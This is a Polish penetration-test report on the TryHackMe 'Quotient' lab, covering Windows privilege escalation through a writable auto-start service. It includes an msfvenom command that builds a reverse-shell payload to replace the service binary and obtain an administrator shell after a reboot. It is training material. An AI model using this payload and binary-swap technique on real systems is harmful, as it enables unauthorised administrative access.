Raport z Testów Penetracyjnych TryHackME "Quotient" Michał Lissowski



Tester i autor raportu	Michał Lissowski Michallissowski@gmail.com
Miejsce wykonania	Gdańsk
Data wykonania	15.11.2022
Testowana aplikacja/system	Windows version 10.0.17763.3165


Niniejszy dokument jest podsumowaniem testu penetracyjnego wykonanego na https://tryhackme.com/room/quotient.

Eskalacja uprawnień

Po wydaniu komendy "whoami" jesteśmy na użytkowniku "thm-quotient\sage". Poniższe zdj. Pokazuje przywileje tego użytkownika. Pozycja "SeShutdownPrivilege" może posłużyć do eskalacji uprawnień. Uruchomiona automatycznie po zrestartowaniu komputer.

```
C:\Users\Sage>whoami /priv
PRIVILEGES INFORMATION
Privilege Name
                             Description
                                                            State
                             Shut down the system
SeShutdownPrivilege
                                                            Disabled
SeChangeNotifyPrivilege Bypass traverse checking
                                                            Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
C:\Users\Sage>_
```

Komenda "wmic service get name, startmode, pathname, displayname | findstr /i auto "można zaobserwować wiele usług. Podatną usługa jest "Service.exe"



Za pomocą komendy "msfvenom –p windows/x64/shell_reverse_tcp LHOST=ip LPORT=port -f exec-service –o Devservice.exe można zrobić ładunek i podmienić orginalny plik. Należy go umieścić w katalogu "Development Files" Po zresetowaniu komputera, na nasłuchiwanym porcie uzyskujemy shell z uprawnieniami administratora.

Podsumowanie

Dana podatność jest niebezpieczna i prowadzi do podwyższenia uprawnień przez potencjalnego Intruza.

Zaleca się poprawną konfiguracje użytkowników